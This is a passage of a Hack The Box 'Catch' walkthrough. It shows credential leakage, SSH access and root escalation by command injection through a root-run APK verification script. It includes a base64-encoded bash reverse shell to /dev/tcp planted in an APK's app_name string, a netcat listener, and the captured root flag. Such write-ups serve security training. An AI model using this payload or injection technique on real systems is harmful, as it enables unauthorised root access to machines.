


After refresh the page, we get result of '${DB_CONNECTION}'.




2.1.3 Users Credentials

Inject '${DB_USERNAME}' and result.



Inject '${DB_PASSWORD}' and result



2.2 Machine Enumeration

2.2.1 SSH Connection

Try discovered will credential and login via SSH and we success gain foothold on machine.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Catch/target-items/words-dir$ ssh will@catch.htb
will@catch.htb's password:
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-104-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sat 07 May 2022 11:34:50 AM UTC

  System load:                      0.18
  Usage of /:                       71.8% of 16.61GB
  Memory usage:                     81%
  Swap usage:                       33%
  Processes:                        445
  Users logged in:                  1
  IPv4 address for br-535b7cf3a728: 172.18.0.1
  IPv4 address for br-fe1b5695b604: 172.19.0.1
  IPv4 address for docker0:         172.17.0.1
  IPv4 address for eth0:            10.10.11.150
  IPv6 address for eth0:            dead:beef::250:56ff:feb9:d12
```

2.2.2 Background Program

Check on background process. Discover 'verify.sh' file being executed each interval of time.

```
2022/05/07 07:21:06 CMD: UID=0    PID=527988 | /bin/bash /opt/mdm/verify.sh
2022/05/07 07:21:06 CMD: UID=0    PID=527987 | /bin/bash /opt/mdm/verify.sh
2022/05/07 07:21:06 CMD: UID=0    PID=527986 |
2022/05/07 07:21:06 CMD: UID=0    PID=527985 | /bin/bash /opt/mdm/verify.sh
2022/05/07 07:21:07 CMD: UID=0    PID=527998 | /bin/sh /usr/sbin/service apache2 start
2022/05/07 07:21:07 CMD: UID=0    PID=527996 | /bin/bash /root/check.sh
```

In the '/opt' directory. Discover multiple files.

```
will@catch:/opt/mdm$ ls -la
total 16
drwxr-x--x+ 3 root root 4096 Mar  3 14:23 .
drwxr-xr-x  4 root root 4096 Dec 16 05:02 ..
drwxrwx--x+ 2 root root 4096 Dec 16 05:02 apk_bin
-rwxr-x--x+ 1 root root 1894 Mar  3 14:23 verify.sh
will@catch:/opt/mdm$ ls -la apk_bin/
total 8
drwxrwx--x+ 2 root root 4096 Dec 16 05:02 .
drwxr-x--x+ 3 root root 4096 Mar  3 14:23 ..
will@catch:/opt/mdm$
```

2.2.3 Script Vuln Point

Check on the verify.sh. Discover that we can inject reverse shell script via **'APP_NAME'** variable. As the **'sh -c mkdir { }'** command will executed after the if conditions.

```
####################
# Basic App Checks #
####################

app_check() {
  APP_NAME=$(grep -oPm1 "(?<=<string name=\"app_name\">)[^<]+" "$1/res/values/strings.xml")
  echo $APP_NAME
  if [[ $APP_NAME == *"Catch"* ]]; then
    echo -n $APP_NAME|xargs -I {} sh -c 'mkdir {}'
    mv "$3/$APK_NAME" "$2/$APP_NAME/$4"
  else
    echo "[!] App doesn't belong to Catch Global"
    cleanup
    exit
  fi
}
```

3.0 ROOT ACCESS

3.1 Apktool

3.1.1 Decode APK File

Copy the APK file from the webserver and use APKtool to decompile it on attacker machine.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Catch/target-items/apk-dir$ ls
catchv1.0.apk  original
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Catch/target-items/apk-dir$ apktool d catchv1.0.apk
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.6.1 on catchv1.0.apk
I: Loading resource table...
I: Decoding AndroidManifest.xml with resources...
I: Loading resource table from file: /home/sodanew/.local/share/apktool/framework/1.apk
I: Regular manifest package...
I: Decoding file-resources...
I: Decoding values */* XMLs...
I: Baksmaling classes.dex...
I: Copying assets and libs...
I: Copying unknown files...
I: Copying original files...
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Catch/target-items/apk-dir$ ls -la
total 3296
drwxr-xr-x 4 sodanew sodanew    4096 May  7 16:26 .
drwxr-xr-x 8 sodanew sodanew    4096 May  7 15:53 ..
drwxr-xr-x 5 sodanew sodanew    4096 May  7 16:26 catchv1.0
-rw-r--r-- 1 sodanew sodanew 3356353 May  7 16:18 catchv1.0.apk
drwxr-xr-x 2 sodanew sodanew    4096 May  4 10:36 original
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Catch/target-items/apk-dir$
```

3.1.2 Payload

Create payload and inject it into **'./res/values/strings.xml'**.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Catch/target-items/apk-dir/catchv1.0/res/values$ realpath strings.xml
/home/sodanew/Documents/HTB/Machine/Linux/Catch/target-items/apk-dir/catchv1.0/res/values/strings.xml
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Catch/target-items/apk-dir/catchv1.0/res/values$ cat strings.xml | grep app_name
    <string name="app_name">Catch; echo YmFzaCAtaSAgPiYgL2Rldi90Y3AvMTAuMTAuMTQuMTUyLzU1NTUgMD4mMQ== | base64 -d | bash -i</string>
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Catch/target-items/apk-dir/catchv1.0/res/values$
```

3.1.3 Rebuild APK File

Rebuild back the apk file with Apktool and rename the APK file into 'filename.apk'

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Catch/target-items/apk-dir/catchv1.0$ apktool b
Picked up _JAVA_OPTIONS: -Dawt.useSystemAAFontSettings=on -Dswing.aatext=true
I: Using Apktool 2.6.1
I: Checking whether sources has changed...
I: Smaling smali folder into classes.dex...
I: Checking whether resources has changed...
I: Building resources...
I: Building apk file...
I: Copying unknown files/dir...
I: Built apk...
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Catch/target-items/apk-dir/catchv1.0$ ls
AndroidManifest.xml  apktool.yml  build  dist  original  res  smali
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Catch/target-items/apk-dir/catchv1.0$ ls -la
total 36
drwxr-xr-x   7 sodanew sodanew 4096 May  7 16:31 .
drwxr-xr-x   4 sodanew sodanew 4096 May  7 16:26 ..
-rw-r--r--   1 sodanew sodanew  980 May  7 16:26 AndroidManifest.xml
-rw-r--r--   1 sodanew sodanew 2179 May  7 16:26 apktool.yml
drwxr-xr-x   3 sodanew sodanew 4096 May  7 16:31 build
drwxr-xr-x   2 sodanew sodanew 4096 May  7 16:31 dist
drwxr-xr-x   3 sodanew sodanew 4096 May  7 16:26 original
drwxr-xr-x 151 sodanew sodanew 4096 May  7 16:26 res
drwxr-xr-x   5 sodanew sodanew 4096 May  7 16:26 smali
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Catch/target-items/apk-dir/catchv1.0$ cd dist
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Catch/target-items/apk-dir/catchv1.0/dist$ ls -la
total 2724
drwxr-xr-x 2 sodanew sodanew    4096 May  7 16:31 .
drwxr-xr-x 7 sodanew sodanew    4096 May  7 16:31 ..
-rw-r--r-- 1 sodanew sodanew 2778500 May  7 16:31 catchv1.0.apk
```

3.2 Root Shell

After renamed the apk file and transfer into '**/opt/mdm/apk_bin/**' on victim machine, as the script state in '**DROPBOX**' variable.

```
will@catch:/tmp$ md5sum soda.apk
b5710698f0b07a9f2ee01f109cc83c76  soda.apk
will@catch:/tmp$ cp soda.apk /opt/mdm/apk_bin/
will@catch:/tmp$ cd /opt/mdm/apk_bin/
will@catch:/opt/mdm/apk_bin$ ls -la
total 2724
drwxrwx--x+ 2 root root    4096 May  7 08:35 .
drwxr-x--x+ 3 root root    4096 Mar  3 14:23 ..
-rw-r--r--  1 will will 2778500 May  7 08:35 soda.apk
will@catch:/opt/mdm/apk_bin$
```

Wait for some 1 min or less. The root shell gained.

```
sodanew@kalinew:~/Documents/HTB/Machine/Linux/Catch/www$ nc -lvnp 5555
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::5555
Ncat: Listening on 0.0.0.0:5555
Ncat: Connection from 10.10.11.150.
Ncat: Connection from 10.10.11.150:56290.
bash: cannot set terminal process group (12740): Inappropriate ioctl for device
bash: no job control in this shell
root@catch:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@catch:~# cat /root/root.txt
cat /root/root.txt
d9a2a5e7c2f118449f86bd183c5351db
root@catch:~# cd /root/.ssh
cd /root/.ssh
root@catch:~/.ssh# ls -la
```